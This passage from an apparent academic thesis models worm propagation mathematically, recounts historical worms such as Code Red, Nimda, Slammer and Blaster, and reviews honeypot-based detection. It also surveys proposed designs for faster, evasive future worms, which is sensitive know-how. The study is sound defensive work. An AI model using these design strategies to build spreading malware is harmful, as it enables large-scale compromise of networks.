- The infection rate, β, is not constant during a large-scale worm propagation on the Internet, as assumed in the epidemic models. One reason for this is that the large amount of generated worm traffic can result in congested networks and global BGP[3] routing instabilities and hence, decreased infection rate [23].

To represent the susceptible hosts that are patched or updated, the two-factor worm model introduces a set of *quarantined* hosts. The parameters used by the two-factor worm model not already presented in the two epidemic models are shown in Table 3.3 (the time-dependent β-value in this model replaces the constant β in the epidemic models, as argued above).

$Q(t)$	The number of quarantined hosts at time t
β(t)	Average infection rate at time t

Table 3.3: Additional parameters of the two-factor worm model.

The model is described by the following set of differential equations:

$$\begin{cases} \frac{dI(t)}{dt} = \beta(t)S(t)I(t) - \frac{dR(t)}{dt} \\ \frac{dS(t)}{dt} = -\beta(t)S(t)I(t) - \frac{dQ(t)}{dt} \\ \frac{dR(t)}{dt} = \gamma I(t) \\ \frac{dQ(t)}{dt} = \mu S(t)[I(t) + R(t)] \end{cases} \tag{3.4}$$

By combining the first and the third equation above, the infection growth can be rewritten as shown in (3.5).

$$\frac{dI(t)}{dt} = [\beta(t)S(t) - \gamma]I(t) \tag{3.5}$$

From calculus it is known that the extreme values of a function, i.e., the minimum and/or maximum values, can be found by setting the derivative

[3]The Border Gateway Protocol (BGP) is an Internet protocol used by edge routers of a domain to share routing information with edge routers of other domains [22].

equal to zero. It follows that the derivative of $I(t)$ is zero when the term inside the square brackets in (3.5) is zero. Because both the infection rate and the number of susceptibles are decreasing functions of time, $\beta(t)S(t) - \gamma < 0$ for $t > t_c$ (i.e., the point is a maximum point), thus the maximum number of infectious hosts occur at time t_c when $S(t_c) = \frac{\gamma}{\beta(t_c)}$ [21].

3.2.4 Other Models

A number of worm propagation models, other than the ones already presented, have been proposed over the past couple of years. This section gives a brief description of some of these.

Improved Worm Mitigation Model (IWMM)

Onwubiko et al. [24] presents an extension of the SIR model, the Improved Worm Mitigation Model, for modeling the spread of aggressive network worms. The model considers five states (susceptibles, removed, infected, quarantined, recovered) and argues that three states, as used by the SIR model and the two-factor model, cannot accurately include all the countermeasures available for the spread of a network worm. As stated in 3.2.3, the two-factor model actually considers four states, not three. Furthermore, the five states presented in the IWMM can be reduced to the four states considered in the two-factor model without any significant impact on the modeling of the worm propagation. The reason is that the two-factor model views the quarantined state and recovered state in the IWMM as one combined state, namely the removed state[4]. As there is no transition from the quarantined state back to the infected state in the IWMM, the separation of the previously infected hosts into two distinct states has no effect as they are permanently out of circulation in either state. In addition, the set of differential equations that is used to describe the IWMM does not correspond to the presented state machine. As a result, the IWMM is an improvement

[4]In the IWMM, the names of the states used to denote the hosts removed from the set of susceptible hosts and the hosts that are removed from the set of infected hosts are interchanged with respect to the two-factor model.

to the SIR model, but it is essentially the same as the existing two-factor model.

Scanned Model

The scanned model was proposed as part of a study which examined the effect of the infection time on worm propagation. The SIR model, presented in 3.2.2, was extended to include a *scanned* state. This state represents the hosts that have been targeted by an infected host, but have not yet downloaded the worm payload and hence, have not started infecting other hosts. The study concluded that, due to the continually increasing bandwidth and trend for smaller worm payloads, the infection time did not seem to have any significant effect on the worm propagation [25].

Analytical Active Worm Model (AAWM)

Chen et al. [26] present a discrete time worm propagation model for the spread of random scanning worms. It is argued that a discrete time model can predict the propagation more accurately than a continuous time model. This, however, is at the expense of more complicated mathematics. Comparison of the simulations of the Code Red I v2 and observed data from Cooperative Association for Internet Data Analysis (CAIDA) [CAI] of the actual worm propagation yields good results. The model is also extended to the Local AAWP which can be used to model, and thereby further understand, worms utilizing an island hopping technique.

3.2.5 Code Red I v2 Simulations

This section presents results from simulating the Code Red I v2 worm using the three models described in 3.2.1 to 3.2.3 in Matlab [Mat] and compares the results with the observed data from CAIDA.

As in [21], the decreasing infection rate used in the two-factor model is

modeled by the following equation:

$$\beta(t) = \beta_0[1 - \frac{I(t)}{N}]^\eta \tag{3.6}$$

where β_0 is the initial infection rate and η is used to adjust the infection rate sensitivity to the number of infectious host.

In order to provide numerical solutions of the propagation models, the parameters and initial values of the differential equations need to be selected. The parameters $N = 500,000, I(0) = 1, S(0) = N - I(0), R(0) = Q(0) = 0, \beta = \beta_0 = \frac{2}{2^{32}}, \gamma = 0,00002$, as used in [25] and [26] to simulate the Code Red I v2 worm, are used in the simulations in this report. In addition, $\eta = 3, \mu = 5e^{11}$ are used for the two-factor model.

Matlab was used to solve the sets of differential equations representing the three propagation models, as well as to plot the results. The script used to simulate Code Red I v2 with the SIR model in [25] was extended to include the SI model as well as the two-factor model. The Matlab scripts used for the simulations in this thesis can be found in Appendix B. The results of the simulations are depicted in Figure 3.2.

Figure 3.3 shows the number of hosts infected by the Code Red I v2 as collected by CAIDA using a /8 network at the University of California, San Diego, and two /16 networks at Lawrence Berkeley Laboratory on the day of the outbreak (19th of July 2001) [2]. In the collected data, a host was assumed to be infected if it sent TCP SYN packets on port 80 to unused IP addresses. Based on simulations and analyses, [26] concludes that 2^{24} monitored addresses is sufficient to collect realistic data on a worm outbreak. Hence, the /8 network should provide accurate data for the propagation of the Code Red I v2.

As can be seen from the two figures, the simulations show the same trends as the collected data, especially the simulations using the SIR and the two-factor model. When studying the two figures in detail, it appears that the SIR model is the one of the three models that matches the collected data best when it comes to predicting the maximum number of infected hosts. This



Figure 3.2: Simulations of the Code Red I v2 propagation.

may appear strange since the two-factor model is presented as an extension of the SIR model to better model network worms. The reason for this may be that the parameters used to model the Code Red I v2 are primarily used to model the epidemical models in [25] and [26] and may therefore have been chosen to optimize the results of the SIR model compared to the observed data. It is possible that other parameters would have favored the two-factor model. The tuning of the parameters used in the worm propagation models is, however, beyond the scope of this thesis.

3.2.6 Limitations Using Worm Propagation Models

Even though worm propagation models can be a useful tool, it is important to realize that they have their limitations. One limitation is that the models cannot be used to predict periods where the worm is not actively spreading. Another limitation is that in order to match the numerical solutions from the models with observed propagation patterns, it is necessary to determine



Figure 3.3: Code Red I v2 outbreak as recorded by CAIDA [CAI01].

a number of parameters, as stated in the previous section. As of yet, it is not possible to accurately determine these parameters prior to a worm outbreak.

3.3 Worm History

> *"I have but one lamp by which my feet are guided, and that is the lamp of experience. I know no way of judging of the future but by the past."*
>
> Edward Gibbon,
> 18th century English historian.

Although it is not sufficient to look at the past alone in order to detect new worms, it is not unlikely that worm authors will study existing worms and incorporate parts that have proven successful in the past when constructing new worms. This section describes some of the worms that have appeared

on the Internet in recent years. A summary of these worms is given in Table 3.4.

Worm	Propagation	Protocol	Payload	Exploit	Released
Morris	Known hosts E-mail Backdoor	TCP	None	Buffer overflow Trust policy	Nov. 1988
Code Red I	Random scanning	TCP	DDoS	Buffer overflow	July 2001
Code Red II	Island-hopping	TCP	Creates backdoor	Buffer overflow	Aug. 2001
Nimda	Island-hopping E-mail Backdoor	TCP	Infects binaries to create Trojans	Directory-traversal HTML rendering	Sept. 2001
SQL Slammer	Random scanning	UDP	None	Buffer overflow	Jan. 2003
W32/ Blaster	Sequential scanning	TCP	DDoS	Buffer overflow	Aug. 2003

Table 3.4: Worm history summary.

3.3.1 Morris Worm

The Morris Worm [16], named after its author Robert Tappan Morris, emerged on the Internet in November 1988. It benefited from the fact that the hosts that constituted the Internet in 1988 were largely homogenous and tightly connected with respect to trust relationships. The limited number of hosts (approximately 60.000) that formed the Internet at the time made scanning for new victims by probing random IP addresses ineffective. Instead, the worm searched for new hosts to infect on the already infected hosts. It exploited multiple vulnerabilities in order to propagate. In that sense, it was not only the first worm to be observed on the Internet, but also the first multi-vectored worm.

Upon infection, the source code of the worm was transferred to and compiled on the newly infected host. This made it possible to attack different architectures. The worm's sole purpose was to further propagate itself to new hosts, and even though it had no malicious payload, the propagation process consumed vast processing resources.

The outbreak of the Morris Worm resulted in the formation of the Computer Emergency Response Team (CERT), the purpose being to study and distribute information about security vulnerabilities and incidents [CER].

3.3.2 Code Red I

The Code Red I worm [27] first appeared in mid-July 2001. It exploits a vulnerability in Microsoft IIS Web servers. Although CERT had described the vulnerability a month earlier [28], few sites had installed the issued patch at the time when the worm was first released [15].

The worm starts by attempting to connect to TCP port 80 on a randomly chosen host. If the target host has IIS enabled, a TCP connection is established, and the attacking host sends a HTTP GET request that attempts to exploit a buffer overflow[5] in the Indexing Service on the victim host [27].

Following a successful infection, the worm will start running on the new host. The earliest variant of the worm changes the default reply to all page requests received by the infected server to be

```
"HELLO! Welcome to http://www.worm.com!  Hacked by Chinese!"
```

if the default language is English. Later variants of the worm left the server content unaltered, as was also the case if the default language was not English [27].

The worm activity on an infected host is depending on the day of the month. During the first 19 days of the month, the worm attempts to further propagate by scanning random IP addresses. The next eight days are used to launch a distributed DoS attack against `http://www.whitehouse.gov`. The worm is idle during the remaining days of the month.

The Code Red I worm had two major flaws. A file check was performed to check if a host was already infected with the worm. By manually creating this file it was possible to prevent the worm from installing all of its components upon infection. Originally, the worm used the same random number generator seed every time in order to produce a list of IP addresses to scan. This meant that some networks experienced massive amounts of scanning while others were not affected. It also made it possible to predict the worm propagation. A new version of the worm, the Code Red I v2, was quickly

[5]For more information on buffer overflow, [29] is a good starting point.

released to fix the problem with the random number generator [15].

3.3.3 Code Red II

The Code Red II was released a couple of weeks after the Code Red I worm. It exploits the same vulnerability as the Code Red I worm, but differs in behavior.

Code Red II opened several backdoors on the compromised machines. A copy of the command shell `cmd.exe` was put in a publicly accessible directory on the web server, allowing intruders to execute arbitrary commands on the infected machine with the privileges of the IIS process. A modified `explorer.exe` was installed to expose the C: and D: drives through the web server. This gave an attacker full access to the two hard drives via the web server [15, 30].

The worm utilizes an island hopping technique, as described in 3.1.1, which means that it has a preference for local IP addresses when selecting potential victims. Code Red II uses the following probabilities when selecting IP addresses [30]:

- There is a one in two chance that a given scan is against an IP address in the same class A network (similar starting byte as the attacking host's address) as the scanning node.
- There is a three in eight chance that a given scan is against an IP address in the same class B network (the two first bytes of the addresses are similar) as the scanning node.
- There is a one in eight chance that a given scan will be against a randomly selected IP address.

3.3.4 Nimda

The Nimda worm, which was released in September 2001, could infect both user workstations (clients) and web servers running the most common Mi-

crosoft operating systems. It uses multiple attack vectors to propagate, as listed below:

- From client to client through email or through shared network drives.
- From web server to client through browsing of compromised Internet sites.
- From client to web server by active scanning for directory traversal vulnerabilities in several IIS versions and for backdoors left by other worms, such as Code Red II.

The Nimda worm will also infect existing binaries on the infected system by making Trojan horse versions. When these executables are run, they will first execute the Nimda code (if executed through a shared network drive this would infect a new host), and then complete the program's intended function [31]. When infecting web servers, the worm will alter all web pages (e.g., html, php and asp files) on the server to include a small javascript. This script will automatically run the Nimda worm on the client machine if one of the given pages are visited.

Due to a vulnerability in the HTML rendering in earlier versions of Internet Explorer (5.5 and earlier), the attachment sent by the Nimda worm was automatically executed if the mail was previewed by a mail client such as MS Outlook. Once executed, the machine was infected and would send out new e-mails and scan for vulnerable web servers as listed in the attack vector list above.

As for Code Red II, the Nimda worm uses an island hopping technique. It selects its target IP addresses based on the following probabilities:

- There is a one in two chance that a given scan is against an IP address in the same class B network as the scanning node.
- There is a one in four chance that a given scan is against an IP address in the same class A network as the scanning node.
- There is a one in four chance that a given scan is against a random IP address.

This preference for local addresses during the scanning routine caused denial-of-service conditions on local networks where many computers were infected [31].

3.3.5 SQL Slammer

The worm known as SQL Slammer[6] managed to infect more than 90 percent of the vulnerable hosts within ten minutes after the initial attack on the 25th of January 2003 [3].

The Slammer worm exploited a buffer overflow in Microsoft SQL Server 2000 and managed to spread extremely quickly due to the fact that it was based on a single UDP packet, and that its payload was as small as 376 bytes [32]. An infected machine would simply send as many UDP packets containing the worm payload to random IP addresses as possible, thus using a large amount of bandwidth. Since any vulnerable host receiving one of these packets would start doing the same thing, an extremely high share of the Internet traffic on the 25th of January 2003 was generated by this worm. In fact, the Slammer worm generated so much traffic that five of the 13 root-name servers on the Internet crashed this day [33].

3.3.6 W32/Blaster Worm

The W32/Blaster (also referred to as MsBlast, Lovsan or Lovesan) worm first appeared on the 11th of August 2003. It exploited a known buffer overflow vulnerability[7] in the Microsoft Remote Procedure Call (RPC) Interface [35].

Once the worm has gained access to a new host, it attempts to download a copy of the file `msblast.exe`, which contains the actual worm payload, from the compromising host. If successful, the file is executed and the newly infected host will start scanning the Internet address space sequentially for other vulnerable systems to infect.

[6] This worm has also been called Slammer, W32.Slammer and Sapphire.

[7] CERT published an advisory (CA-2003-16) concerning this vulnerability one month before the Blaster worm was released [34].

The main intention of the Blaster worm was to launch a DDoS attack against `http://www.windowsupdate.com`. This attack was scheduled to start on the 16th of the month in January to August, or any day in September through December [36]. However, the damage on the windows update server was minimal because the worm's target was `http://www.windowsupdate.com`, and not `http://windowsupdate.microsoft.com` to which the first url was redirected. By temporarily shutting down the server hosting `http://www.windowsupdate.com` on the day of the first attack, Microsoft successfully avoided to expose the real server to the DDoS attack.

3.4 Future Worms

As new tools for detecting and stopping worms are created, future worms need to evolve to be able to reach as many vulnerable hosts as possible. Researchers have outlined several strategies future worms can adopt to evade detection, and some of these strategies have even been used already. This section presents some possible properties of future worms.

3.4.1 Polymorphic Worm

Worms that are able to change their packet signature between propagation attempts, may avoid being detected by signature-based detectors. As these kinds of detectors are in widespread use today, due to their efficient protection against known attacks and their ease of deployment, polymorphism is likely to become a widely used property in the near future [37]. In fact, there already exist several tools and methods for changing the worm signatures dynamically between attacks. One example is the tool ADMmutate, developed by a hacker called K2 [15].

Worm polymorphism can be achieved with different techniques. Obfuscation, such as simply changing the order of the instructions in the worm payload or inserting a *NOP sledge*[8], is one of the most primitive ways of

[8]NOP or NOOP is an assembly language instruction that stands for no operation. A series of NOPs is called a NOP sledge.

achieving payload variations. A more advanced approach is to use encryption and encrypt the worm payload with different keys prior to each propagation attempt. Although this technique may create different payloads each time the worm propagates, it is likely that some parts of the payload, like the decryption routine, has to remain unaltered in each packet [38].

Anomaly-based detectors, although prone to generate extensive logs, may detect polymorphic worms. However, advanced polymorphic worms that gather a normal traffic profile and use this to mutate, can evade detection by both signature-based and anomaly-based detectors [39].

3.4.2 Warhol Model

Nicholas Weaver proposed a new model for worm propagation shortly after the release of the Code Red worm in 2001 [15]. His model was called the Warhol model, and it was argued that a worm following this model could reach all vulnerable hosts connected to the Internet within no more than 15 minutes[9]. Three properties are needed for a worm to fit the Warhol model:

Hitlist scanning. The list is split between nodes during infection.

Permutated scanning. A pseudo-random range of addresses is generated, and each node is given a range in which to scan for new victims. If a node reaches another host that is already infected, the worm is answered by a signal telling it to stop. The probing worm will then either stop scanning completely or start scanning the Internet randomly instead.

Coordination between worm nodes. This is done by splitting the hitlists between worm nodes, and by giving probing worms a signal when they scan already infected hosts. In addition, a communication network could be set up between nodes, allowing the worm to act as a single distributed system.

[9]The name of the model is inspired by the famous Andy Warhol quote: *"In the future, everyone will be world-famous for 15 minutes."*

3.4.3 Flash Worm

A flash worm is an extension to the Warhol model, where the main difference is that a flash worm is introduced into the network from several points in the initial stage as opposed to one point in the Warhol model. In addition, these first hosts are chosen carefully, because of the high bandwidth needed to upload the large hitlists in the initial stage of propagation.

Staniford et al. [40] have shown that a flash worm having all the properties outlined above could spread to 3 million vulnerable hosts in less than 30 seconds.

3.4.4 Jumping Executable Worm

A jumping executable is a simple worm that propagates at a very low rate. The basic property of a jumping executable is that the worm is only active on one single node at a time. When the worm manages to compromise a new node, it simply transfers the executable to the new node and ceases activity on the parent node. In this way, it can stay below the detection thresholds of many intrusion detection systems.

Although this kind of worm will not propagate at a very high rate, it can still cause a lot of damage to important corporate or government networks, since it could spread to many computers without being detected [15].

3.4.5 Curious Yellow

Inspired by the Warhol model, Brandon Wiley has proposed the first coordinated worm design – the Curious Yellow [41].

To avoid requiring all instances of the worm to be aware of all other instances (which would lead to a disproportionate use of bandwidth), the coordination between the worms is based on a distributed hash tables (DHT) design called AChord (Anonymous Chord). AChord provides several properties for the worm network:

- Each node in the network is reachable from all other nodes in the network through no more than O(log N)[10] intervening nodes.
- Each node has to keep track of no more than O(log N) other nodes.
- It is very difficult for any node to find out the identities of all the other nodes in the network, making it hard to disable the network by discovering the identity of nodes.

This coordinated worm design introduces many advantages compared to other, non-coordinated worms. First, only one instance of the worm will scan each potential target. This will both reduce the load on the network compared to a worm utilizing a normal scanning technique and reduce the chance of being detected by an IDS. Second, the worm instances may be updated very quickly with new patches either to exploit newly discovered vulnerabilities or to change the signature of the worm to evade future detection.

[10]Where N is the number of worm nodes.

Chapter 4

Worm Countermeasures

A worm countermeasure is, for the purpose of this thesis, defined as an action taken to slow or stop the propagation of a worm. This chapter presents two groups of worm countermeasures, namely detection and protection.

4.1 Worm Detection

Nearly all the techniques for detecting worms that have been published in recent years benefit from the fact that the network traffic generated by worms are somewhat different then the legitimate traffic present. As worms propagate, they are likely to initiate a lot of outbound connections. In addition, most worms send out packets with almost identical payload to all its victims, making it possible to detect it by simply looking for many similar packets.

This section describes two of the most recently published methods for detecting worms using honeypots; HoneyComb and HoneyStat. In addition, the worm detection architecture called Sweetbait that utilizes HoneyComb for worm detection is decribed. The final part of this section summarizes some of the existing methods that are not using honeypots.

4.1.1 HoneyComb

Kreibich et al. [42] describes an automated signature generation tool known as HoneyComb. HoneyComb is a plug-in for the open source low-interaction honeypot Honeyd.

The name of the tool implies that it is *combing for patterns in the honeypot traffic* [sli]. By examining traffic inside the Honeyd honeypot at different levels in the protocol hierarchy and using a pattern-matching algorithm known as the longest common substring (LCS), HoneyComb is able to detect previously unknown attacks and automatically generate IDS signatures.

The detection algorithm is based on the fact that most worms propagate by sending an extensive amount of packets to multiple hosts containing identical or very similar payloads. Every incoming packet on an established connection is compared to packets of other stored connections[1] to the same destination port. This is done in two different ways: horizontally and vertically.

Horizontal detection between traffic flows is performed by comparing all messages at the same depth[2] in the flow to each other. The messages are passed as input to the LCS algorithm in pairs, as illustrated in Figure 4.1.

Vertical detection is carried out by concatenating several messages from one packet stream into a string and comparing this with a corresponding concatenated string from another traffic flow, as depicted in Figure 4.2.

Signatures generated by HoneyComb have the following format:

```
alert protocol ipsrc srcport -> ipdst dstport (msg: "Honeycomb
date and time"; flags: ; flow: ; content: "");
```

The *flags* field represents the corresponding enabled flags in the IP header,

[1] The number of stored connections can be specified in the configuration file. When the number of connections exceeds this specified limit, old connections are dropped to make room for new ones.

[2] Two messages are said to be at the same depth if they are at corresponding positions in the sequence of packets forming their respective connections.



Figure 4.1: Horizontal pattern detection between traffic flows.



Figure 4.2: Vertical pattern detection between traffic flows.

while the *flow* field indicates whether a connection is established or not. The *content* field represents the match found by the LCS algorithm.

As HoneyComb is limited to the longest common substring algorithm, a worm camouflaging its payload could potentially evade detection. Another drawback with this algorithm is that it is quite resource-demanding. Performance tests conclude that, despite a significant performance overhead, the system can be run without problems on honeypots not experiencing too high a traffic load [42].

Sweetbait

Georgios Portokalidis describes a system for worm detection and containment called Sweetbait that utilizes HoneyComb to create signatures for unknown worms [43, 44].

As illustrated in Figure 4.3, the system is comprised of several honeypots, network intrusion detection and prevention (NID and NIP) sensors, several local and a global control centre. The honeypots' role in this system is to detect new worms and create signatures that can be monitored by the network intrusion detection and prevention sensors. In addition to detecting and preventing new attacks on the network, these sensors report the activity level of each signature to the local control centre. The local control centre will in its turn decide which signatures the sensors should check for in the traffic. This will prevent the signature pool at each sensor from growing too large, keeping the throughput at an acceptable level. The local control centre will also report its stored signatures, and activity level of each of these to the global control centre. The global control centre correlates all the information it receives and distributes this information back to the local control centers, making them able to react to a global worm outbreak even before the worm reaches the local network.

The actual worm detection mechanism in this architecture is based on the low-interaction honeypot Honeyd with the plug-in HoneyComb for anomaly detection and signature creation. Portokalidis also introduces a new plug-in to Honeyd, called HoneyBounce, that makes it possible to whitelist[3] internal traffic to reduce the number of false positives. In addition, the signatures generated by HoneyComb are correlated in order to produce more generalized signatures.

[3]The process of filtering out non-malicious traffic that does not need to be processed by the anomaly detector is often referred to as whitelisting.



Figure 4.3: The Sweetbait architecture.

4.1.2 HoneyStat

HoneyStat [45] uses another approach to detect worms in local networks. Unlike HoneyComb, which utilizes a longest common substring algorithm to search for similarities in packet payloads, the detection technique used by HoneyStat is based on a typical worm infection cycle. Dagon et al. [45] identifies three type of events that worms are likely to trigger during an infection:

Memory events Nearly all worms exploit software vulnerabilities when

infecting new hosts. The most common of these vulnerabilities that can lead to an exploit is the buffer overflow.

Network events In addition to the network traffic generated when propagating, some worms need to download the actual worm payload after infecting a new host.

Disk events Many worms write their payload to disk to make sure the worm is still operative after a computer restart. In addition, some worms alter existing binaries or other files to make trojan versions of itself.

The HoneyStat detection system will typically consist of several high-interaction honeypots emulated with VMware [VMW]. Because of the need to cover a large address space (the larger the address space the larger the probability of experiencing worm traffic) the honeypots are also multihomed[4].

Unlike HoneyComb, whose main purpose is to generate IDS signatures for unknown attacks, the honeypots in HoneyStat are configured to capture relevant data when any of the above mentioned events are triggered. This data includes the operating system and patch level of the honeypot host, and specific event data like stack state for memory events and outgoing packets for network events [45]. In addition, a trace file of network activity prior to the actual event is logged.

By correlating the captured data between similar events, one can efficiently detect worm outbreaks in a local network. The HoneyStat approach cannot only detect zero-day worms, but also provide detailed description about the worm's behavior due to the extensive logging capabilities.

4.1.3 Other Methods

A worm detection system developed by IBM, called Billy Goat, also utilizes honeypot-like technology to detect worms [46]. The primary intention of this detection system is, however, not to detect unknown worms, but rather

[4]A host with more than one IP address is said to be multihomed. All mainstream operating systems support multihoming, e.g., Windows NT allows up to 32 addresses [45].

to alert, with a zero false positive rate, network administrators of known worms present in their network.

Singh et al. [47] propose an automated system for detecting new worms and creating signatures known as the EarlyBird. This system aims at detecting worms based on three traffic characteristics common to most worms;

- Highly repetitive packet content.
- An increasing population of sources generating infections.
- An increasing number of destinations being targeted.

Akritidis et al. [48] present a worm detection technique that is based on four properties possessed by most worms:

- Diversity of destination - the worms are spread to as many victims as possible.
